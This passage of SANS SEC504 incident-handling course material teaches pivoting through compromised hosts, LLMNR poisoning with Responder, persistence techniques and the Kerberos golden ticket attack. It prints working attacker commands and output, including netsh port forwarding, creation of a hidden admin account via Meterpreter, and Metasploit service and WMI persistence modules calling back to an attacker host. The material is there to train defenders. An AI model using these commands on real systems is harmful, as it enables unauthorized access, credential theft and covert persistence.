One option is to set up a port forward through the pivot host to a specified target host and TCP port number. In the example on this page, the attacker connects to the victim at 10.10.10.11 over SSH, logging in as the user *victortimko*. By specifying the `-L` argument, the attacker established a new listening port (8000) on their attacking system (e.g., 96.97.98.99:8000). When the attacker connects to port 8000, the connection is forwarded through the SSH session to the 10.10.10.100 host on TCP port 80. Adding additional `-L` arguments allows an attacker to establish additional port forwarding configurations as well.

Another option for the attacker is to connect to the victim at 10.10.10.11 using `-D 3128` as an `ssh` client argument. The `-D` argument, followed by an arbitrary port number greater than 1024 (unless the SSH client runs as root; otherwise, any port number can be used), will start a SOCKS proxy server on the attacker system, allowing them to use any SOCKS proxy-aware client to communicate through the SSH tunnel to a destination target system.

SSH has many other options for port forwarding, including dynamic port forwarding, reverse port forwarding, and more. A useful guide to SSH tunneling is available at <https://www.ssh.com/ssh/tunneling/example>.

LOL – Port Forwarding with netsh

Pivoting



- LOL to avoid detection, attackers use built-in tools for pivoting
- Linux/UNIX: Netcat and named pipes
- Windows: `netsh interface portproxy` (requires admin)

```
C:\WINDOWS\system32> netsh interface portproxy add v4tov4
listenaddress=0.0.0.0 listenport=8000 connectaddress=10.10.10.100
connectport=80
C:\WINDOWS\system32> netstat -nato | findstr :8000
TCP        0.0.0.0:8000          0.0.0.0:0            LISTENING   252
InHost
```

SSH is not the only option for port forwarding. Remember that on UNIX and Linux systems, the Netcat utility can be used to set up port forwarding using named pipes. On Windows systems, the `netsh` command has a built-in feature to start listening on an arbitrary port number and forwarding any activity to a remote IP address and TCP port, as shown on this page. This command requires administrator access but creates an easy opportunity to pivot from one host to a different internal system.

Unlike Meterpreter `portfwd` or SSH tunneling, the listening port in this example is on the victim system itself, not the attacker system. An attacker can still use this for pivoting, and to obscure the source of the attack on the network, but it requires that they can connect to the victim system on the listening port.

The use of port forwarding with Netsh is a popular adversary tactic, documented by the MITRE ATT&CK framework at <https://attack.mitre.org/techniques/T1090>.

Pivoting for Lateral Movement

Pivoting


Pivoting is about opportunity.

- Pivoting is used to gain access to new targets
 - To escalate privileges within the network, or to access alternate data sources
- Lateral movement is the act of exploiting targets through pivots
- Many of the exploitation techniques we've examined apply for lateral movement
- Some new opportunities become available for attackers once internal network access is obtained

We'll continue to look at lateral movement within the network using pivot points.

Pivoting through a compromised system is really a question of opportunity for an attacker. What new targets become accessible, what data resources become available, and what opportunities for evasion become possible using pivoting. The act of lateral movement is the exploitation of targets using pivot points on the network.

Lateral movement involves many of the same attacks that we've already looked at in this course, but it also introduces new opportunities for an attacker. Some attacks such as machine-in-the-middle (MITM) attacks or local password harvesting attacks only become possible after an initial compromise, or through access to a privileged network position. In this section, we'll continue to look at lateral movement techniques within the network, using pivot points to make these attacks possible.



This visual association summary is included in your ISO media files as Summary-PivotingAndLateralMovement.pdf

In this module we investigated the topics surrounding pivoting and lateral movement. In this attack, the initial compromise is used as a springboard to attack other internal systems, collecting more data as they pivot and exploit new targets.

We looked at several examples of tools and techniques used by an attacker to conduct pivoting and lateral movement attacks. Using the Metasploit Meterpreter C2 payload, an attacker can use multiple techniques to pivot through the initial victim to attack other systems including Metasploit's built-in proxy server, the `portfwd` command, or the `route` command. Each of these features has different use cases and will fit different attack strategies.

Once the pivot point is established, an attacker can perform discovery on the remote network using built-in Metasploit tools. While these tools are not as fast or as functional as Nmap or Masscan, they operate through the Meterpreter session as a pivot point, masquerading the attacker's source IP address. Metasploit can perform host discovery using the `arp_scanner` module built-in to Meterpreter to identify target, then can perform a port scan using the `auxiliary/scanner/portscan/tcp` module.

Even without Metasploit, an attacker can use built-in functionality on many systems to pivot through a compromised system. SSH servers on Linux and Windows support port forwarding and SOCKS proxy services. An attacker that can login to an SSH server can forward traffic through the SSH server to other internal targets. Similarly, Windows systems can listen on a port and forward connections to other internal systems using the built-in `netsh portfwd` command. Even without port forwarding, an attacker that compromised a system can use the tools already installed to attack other internal systems (PowerShell, smbclient, Netcat, etc.)

Fundamentally, pivoting is about opportunity for an attacker, leveraging earlier compromised to open up new access to exploit additional systems. As defenders, understanding the tools and techniques helps us to understand the attacker opportunities and how we can best respond to them in an incident response role.

LAB

Please work on the lab exercise
Pivot Exploitation



Please work on the lab exercise *Pivot Exploitation*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Post-Exploitation Attacks

...

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

Defense Spotlight: RITA

Lab: Real Intelligence Threat Analytics

Data Collection

Cloud Spotlight: Cloud Post-Exploitation

Lab: Cloud Configuration Assessment

Where to Go from Here

Lab: Building Review Cards with Anki (Optional)


Now, we discuss hijacking attacks where an attacker uses their privileged network access inside an organization to mount new attacks against vulnerable devices.

Hijacking Attacks

T1171

On the LAN, attackers have new opportunity to hijack weak protocols

- Responder: exploit LAN protocols with hijacking attacks
 - Impersonate servers and harvests credentials (SMB and other protocols)
- Redirects victim access for weak protocols such as LLMNR



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling 27

Next, we'll quickly look at a powerful attack opportunity for an adversary once they have access to the LAN: *hijacking attacks*.

In a hijacking attack, an adversary responds to system requests for services (such as name resolution requests) and pretends to be the legitimate system. While this sometimes involves the use of Machine-In-The-Middle (MITM) attacks, it can also operate by observing broadcast requests for services on the LAN and injecting responses that will be processed by client systems. For an adversary, one powerful opportunity is to respond to broadcast requests for weak name resolution protocols such as the Link-Local Multicast Name Resolution (LLMNR) protocol, pretend to be a server by launching several services, and trick the victim into sending authentication credentials to the attacker.

The illustration on this page shows one such example of this attack, where a victim sends a multicast LLMNR message on the LAN asking to resolve the name sevrer01 (this is a typo produced by the user that will fail to resolve with DNS name resolution, leading to the LLMNR request). Every workstation on the LAN sees the LLMNR request but does not respond since they are not sevrer01. The attacker however does respond saying "I'm sevrer01" with their IP address. For the SMB protocol, the victim connects to the attacker and sends an authenticate request calculated with the victim password hash that the attacker can then use for password cracking material.

The tool Responder is a powerful example of this hijacking attack. In network environments where Windows 10 clients are common, an attacker can run Responder, wait for and respond to LLMNR requests, and pretend to be a Windows SMB server. When the victim attempts to connect to the attacker SMB server it will deliver logged-in credentials to the attacker automatically, allowing them to recover plaintext passwords through password cracking.

Responder is part of the MITRE ATT&CK Framework attack category *LLMNR/NBT-NS Poisoning and Relay*, ID T1171 (<https://attack.mitre.org/techniques/T1171/>).

Responder Starting

Hijacking Attacks

```
sec504@slingshot:~$ sudo /opt/responder/Responder.py -I eth0
```

NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CRTL-C

[+] Poisoners:

LLMNR [ON]

NBT-NS [ON]

DNS/MDNS [ON]

Next let's look at how an attacker might use Responder to exploit the LLMNR protocol. We'll use Linux as the attacker platform, though Responder can also run on Windows as well using Responder-Windows by Laurent Gaffie (<https://github.com/lgandx/Responder-Windows>).

To start Responder, launch the Responder.py script as root (on Slingshot Linux, run the command shown on this page). Specify the target interface for the attack with the `-I` argument. Optionally, the attacker can also run Responder with the `-i` argument followed by the IP address of another attacker system to receive the SMB request which would be on a different subnet or even external to the organization's network.

Hijacking Attacks


SANS

The NTLMv2 hash received in the Responder attack is not the same as the victim's NT password hash, but it is *calculated* using that password hash. This is enough to mount a password cracking attack using Hashcat or John the Ripper, as we'll see in the lab exercise.

Defenses

Hijacking Attacks


- Disable LLMNR
 - Group Policy: Computer Configuration | Administrative Templates | Network | DNS Client | Turn off multicast name resolution | Enabled
 - Alternative: Disable with the Local Policy Editor or regedit
- Private VLANs help by preventing peer-to-peer communication
- UEBA tools are useful to identify post-compromise username use
 - "Why is WS-4HL781 trying to login to SRV-ACCT01?"



To defend against Responder and LLMNR attacker, it is important to disable LLMNR support on servers and workstations. LLMNR was once valuable as a mechanism for small workgroups to refer to other entities by name without a centralized DNS server but is rarely needed for modern organizations.

LLMNR can be disabled using Group Policy by visiting Computer Configuration | Administrative Templates | Network | DNS Client, and enabling the *Turn off multicast name resolution* option, as shown on this page. Alternatively, LLMNR can be disabled using a local system's Local Policy Editor or through a registry edit. An excellent article on the different techniques to disable LLMNR titled *How To Disable LLMNR & Why You Want To* by Kent R. Ickler is available at <https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>.

Disabling LLMNR is an important step to defend against responder attacks but does not protect against similar vulnerabilities in other protocols such as NetBIOS over TCP Name Servers (NBT-NS) and multicast DNS. Where possible, private VLANs that isolate clients from each other help by preventing peer-to-peer communication. Further User and Entity Behavior Analysis (UEBA) tools, either host-based or network-based, can also be valuable to quickly characterize attacks that would indicate post-compromise activities.



In this module we investigated the topics surrounding hijacking attacks. If an attacker can compromise a system, they can use the compromised system to attack other internal hosts, leveraging their privileged network insider access to exploit vulnerable network protocols. Once on the LAN, attackers have new opportunity to hijack weak protocols, possibly to gain access to user credentials.

The tool we investigated to implement this attack is Responder. Responder is a tool for Windows and Linux systems where an attacker can impersonate multiple services including SMB servers. Responder works by listening on the LAN for broadcast messages including Link Local Name Resolution Protocol (LLMNR), a legacy protocol used by Windows systems when all other name lookup methods fail. When Responder sees a LLMNR request on the LAN, it responds with the attacker's IP address as the name resolution response.

In SMB protocols prior to 3.1.1, Windows systems will automatically connect to the Responder attacker and authenticate using NTLMv1 or NTLMv2. The Responder attacker captures this authentication request and can use it to mount a password cracking attack against the user's logged-in credentials.

To defend against privileged network insider attacks using Responder, disable LLMNR on all Windows systems. Use private VLANs to isolate workstations from other users on the LAN. Finally, monitor the behavior of systems using User and Entity Behavior and Analysis (UEBA) tools to identify anomalous patterns in network connections.

LAB

Please work on the lab exercise
Responder Attack



Please work on the lab exercise *Responder Attack*. For this lab exercise you will need your class Slingshot Linux VM and the class Windows VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Post-Exploitation Attacks

...

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

Defense Spotlight: RITA

Lab: Real Intelligence Threat Analytics

Data Collection

Cloud Spotlight: Cloud Post-Exploitation

Lab: Cloud Configuration Assessment

Where to Go from Here

Lab: Building Review Cards with Anki (Optional)

Next, we'll look at some of the techniques attackers use to establish persistence on a compromised system.

- Attackers will establish a mechanism to maintain *persistence*
 - Reconnect after victim reboots, or defender takes a mitigating action
 - Can be straightforward or devious, triggered on any system event
- Many persistence mechanisms established through C2
 - Meterpreter for Metasploit, but many others as well

Persistence goals
for the attacker

1. Regain access
2. Avoid detection
3. Preserve privileges
4. Flexible in reestablishing access

In our look at post-exploitation topics, one goal for almost all attackers is to establish a persistence mechanism on a compromised host. Many exploits and attack vectors won't grant an attacker persistent access to a compromised system, where a reboot or other defensive action may terminate the attacker's access. To avoid this, attackers will use several techniques to gain persistence on the compromised system.

An attacker has many different options to establish persistence on a system. Some persistence mechanisms will require administrative access, but others will not. For the attacker, choosing a persistence method is often influenced by several goals:

- Regain access to compromised system
- Avoid detection
- Preserve privileges and access
- Flexible triggers for reestablishing access

For many attackers, the persistence method selected is built into the attack framework and Command & Control (C2) tools used against a system. This could be Metasploit Meterpreter, or it could be part of countless of other attack tools and frameworks as well. As we investigate these techniques, we will often use the resources available in Metasploit but will also cover other manual persistence-establishment processes as well.

In this module we'll look at several methods for establishing persistence on a system, looking at Windows, Linux, Active Directory, web servers, and cloud targets. We've already investigated several options for persistence in class so far including Auto-Start Extensibility Points (ASEPs), registry run keys, Netcat listeners or reverse TCP shells, scheduled tasks, and more. While we don't have time to look at every potential method for establishing persistence, we'll look at several common methods that are important to understand as a defender to build an understanding of the techniques that an attacker will apply for post-exploitation access.

Persistence is a tactic categorized in the MITRE ATT&CK framework as TA0003. Additional information is available at <https://attack.mitre.org/tactics/TA0003/>.

Create Account

Persistence

```
meterpreter > execute -f "net user /add assetmgtacct Att@ckerPassw"
Process 6892 created.
meterpreter > execute -f "net localgroup administrators /add assetmgtacct"
Process 7192 created.
meterpreter > execute -i -f "net user"
Process 3436 created.
Channel 3 created.
```

User accounts for \\WS-F43G01

```
-----
Administrator      assetmgtacct
DefaultAccount      WDAGUtilityAccount
Guest               Sec504
The command completed with one or more errors.
```

Password should meet complexity requirements and be between 8 and 14 characters.

One straightforward way for an attacker to establish persistence on a compromised system is to create a new user account, potentially with administrative privileges. We've seen how the `net user` command can be used to enumerate users on a Windows system, but it can also be used to create a new user account as well. If an attacker has administrator privilege on Windows, they can create a new user account, potentially with a benign name such as `assetmgtacct`, and grant the new user account administrative access with the `net localgroup` command.

In the example on this page, we use the Meterpreter shell established from a previous exploit to run commands on the Windows victim system. The Meterpreter `execute` command allows the attacker to run any local commands specified with the `-f` argument. The command specified will run as a background, non-interactive process. With this ability, an attacker can add a new user account with a password (to avoid an interactive prompt that will cause the command to fail, specify a password that meets the minimum password complexity requirements for Windows, between 8 and 14 characters). After creating the user account, the attacker can use the `net localgroup` command to add the backdoor account to the local administrators group.

Note the final `execute` command shown on this page is used as a verification step, to make sure the user account was created successfully. To run the `net user` command interactively (obtaining the information returned in the command output) the `execute` command adds the `-i` argument.

The Create Account technique is classified by MITRE ATT&CK as T1136. More information is available at <https://attack.mitre.org/techniques/T1136/>.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 > use exploit/windows/local/persistence_service
msf6 exploit(windows/local/persistence_service) > set session 1
msf6 exploit(windows/local/persistence_service) > set lport 4445
msf6 exploit(windows/local/persistence_service) > set lhost 10.10.75.1
msf6 exploit(windows/local/persistence_service) > exploit
[*] Started reverse TCP handler on 10.10.75.1:4445
[*] Running module against SEC504STUDENT
[+] Meterpreter service exe written to C:\WINDOWS\TEMP\LAGYmO.exe
[*] Creating service EPjXQ
[*] Meterpreter session 2 opened (10.10.75.1:4445 -> 10.10.0.1:1546) at
2021-06-15 16:41:10
```

In addition to using OS-specific commands to establish persistence, Metasploit and other attack frameworks offer scripts to establish persistence in a more automated manner. One example for Metasploit is the *persistent service* exploit.

An attacker can establish a persistence mechanism through a Windows service. Windows services are essentially background tasks that are managed by the OS and can start up automatically at boot, based on the status of another service, or after a specified delay. The Metasploit `persistence_service` module will automate the process of creating the service, running an automatically-generated payload written to a temporary directory.

In the example on this page, we background the Meterpreter session to load the `persistence_service` exploit. The session parameter matches the Meterpreter session number, followed by the `lport` and `lhost` parameters to indicate where the default Meterpreter `reverse_tcp` exploit will connect (to the attacker system).

The use of a service for persistence is the *Create or Modify System Process* technique, classified by MITRE ATT&CK as T1543. More information is available at <https://attack.mitre.org/techniques/T1543/>.

- Windows Management Instrumentation (WMI) events allow programs to subscribe to events and execute code
 - Similar to a scheduled task, but more flexible for event triggers
- Managed Object Format files (.mof) use a C++-like language to describe WMI events and execute code
 - Compiled and registered for execution using `mofcomp.exe`
- Metasploit `wmi_persistence` module has several options
 - Event ID, time-based delay, system uptime, other process execution, or network events

```
C:\Temp> mofcomp wmi.mof
Parsing MOF file: wmi.mof
Done!
```

Windows Management Instrumentation (WMI) is a built-in facility in Windows. It allows users to interface with drivers and system components (built-in and third-party) to collect data. It also allows users to subscribe to and be notified of arbitrary Windows events. In some ways this is similar to a scheduled task, where code can run based on a condition such as time of day or a delay. Compared to scheduled tasks, WMI is much more flexible. Using WMI, we can register a program to run code based on almost any system behavior, from system boot up, to user failed login, to CPU spikes, disk full messages, and many other events.

This flexible framework for retrieving and scheduling code execution is also valuable for attackers as a persistence mechanism. Like a scheduled task, an attacker can create a persistent process that will run and establish a C2 connection to the attacker infrastructure, but with WMI event subscription, the attacker has the added benefit of nearly unlimited flexibility for the type of events that will trigger the code execution.

To leverage WMI event subscription to establish persistence, an attacker has several options. One option is to write a Managed Object Format file (MOF) with a .mof filename extension that describes the subscription service and the event trigger that will run the malicious code. The MOF language looks similar to C++ in syntax and is compiled and executed using the built-in Windows tool `mofcomp.exe`. A MOF persistence example written by Owen Shearing that subscribes to the WMI service to identify a port scan from a specific IP address (the attacker) and only trigger the C2 payload when that specific event is identified is available at <https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/>.

A second mechanism to leverage WMI event subscription persistence is to use the built-in exploits in the Metasploit framework, or other attack tools. We'll investigate the Metasploit `wmi_persistence` options that allow an attacker to establish persistence using any Windows Event ID, time-based delay, system uptime, other process execution, or any network event.

```

meterpreter > background
[*] Backgrounding session 2...
msf6 > use exploit/windows/local/wmi_persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/wmi_persistence) > set session 2
msf6 exploit(windows/local/wmi_persistence) > set lhost eth0
msf6 exploit(windows/local/wmi_persistence) > set username_trigger josh
msf6 exploit(windows/local/wmi_persistence) > set callback_interval 1000
msf6 exploit(windows/local/wmi_persistence) > exploit

[*] Installing Persistence...
[+] Persistence installed! Call a shell using "smbclient \\\\10.10.0.1\\C$ -
U josh <arbitrary password>"
[*] Clean up Meterpreter RC file:
/home/sec504/.msf4/logs/wmi_persistence/10.10.0.1_20210622.1735/10.10.0.1_20
210622.1735.rc

```

By default, `wmi_persistence` watches for logon failures (event ID 4625) with a specific username, then waits a delay in msec before delivering the payload.

Returning to our Meterpreter process, we background the session and load the `wmi_persistence` exploit. In this example we use a user login failed trigger where the persistence method will execute anytime a user with the username `josh` attempts to login to the system. The `callback_interval` value is also set as a measurement of time in milliseconds to wait before executing the exploit payload; this can also be a valuable evasion technique, since many EDR tools will only monitor for triggers of an event for a short period (perhaps 5-10 minutes), but an attacker can schedule the payload to execute at any delay interval following the login failure.

To trigger the payload, the attacker must attempt to login to the system and fail authentication, triggering windows event ID 4625. This could be using the Linux `smbclient` tool (as shown in the Metasploit exploit output on this page), or through any other SMB or RDP connection attempt, from Linux, macOS, or another Windows host.


Like other reverse TCP payloads, the attacker needs to establish a Metasploit handler to receive the payload callback from Meterpreter. In this example, the default payload is `windows/meterpreter/reverse_tcp`, and a payload handler must be listening to accept the callback to complete the reverse TCP connection.

The Event Triggered Execution persistence technique is classified by MITRE ATT&CK as T1546. The sub-technique for WMIC event subscription or *Event Triggered Execution: Windows Management Instrumentation Event Subscription* is identified as T1546.003. More information is available at <https://attack.mitre.org/techniques/T1546/> and <https://attack.mitre.org/techniques/T1546/003/>.

Active Directory Persistence: Golden Ticket

Persistence

Persistence can come from manipulation of trusted entities (AD, CAs, etc.)



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

39

So far, we've looked at persistence techniques where an attacker, with access to a Windows system, can deploy a persistent access mechanism. Persistence doesn't have to be limited to a single workstation or even a group of workstations though; persistence can also affect the entire domain.

Windows systems use Kerberos as a modern authentication mechanism, allowing untrusted devices in a network to verify the identity and authorization for users and services. In every Windows domain there will be a Kerberos user account generated when the domain is formed, often named `krbtgt` for *Kerberos Ticket Granting Ticket*. The password for the `krbtgt` account is generated automatically when the domain is formed, and it is used as a *root of trust* for the Kerberos network, responsible for authorizing all intermediate level services to grant access to users and services throughout the domain.

In a Kerberos network there is an attack known as the *Golden Ticket Attack*. There are four basic steps this attack that can grant an attacker unauthorized access and persistence to the network:


1. First, the attacker must compromise a domain controller. This could be through an exploit that grants domain administrator privilege but could also be achieved through a compromised backup.
2. Next, the attacker must retrieve the `krbtgt` user password hash.
3. Once the attacker has the `krbtgt` password hash, the hash can be used to forge arbitrary Ticket Granting Tickets (TGTs) using Mimikatz or Impacket.
4. With the ability to forge TGTs, an attacker can skip the Kerberos authentication process altogether, supplying the forged and trusted ticket to any service on the network including remote access, database authentication, local privilege escalation, and more.

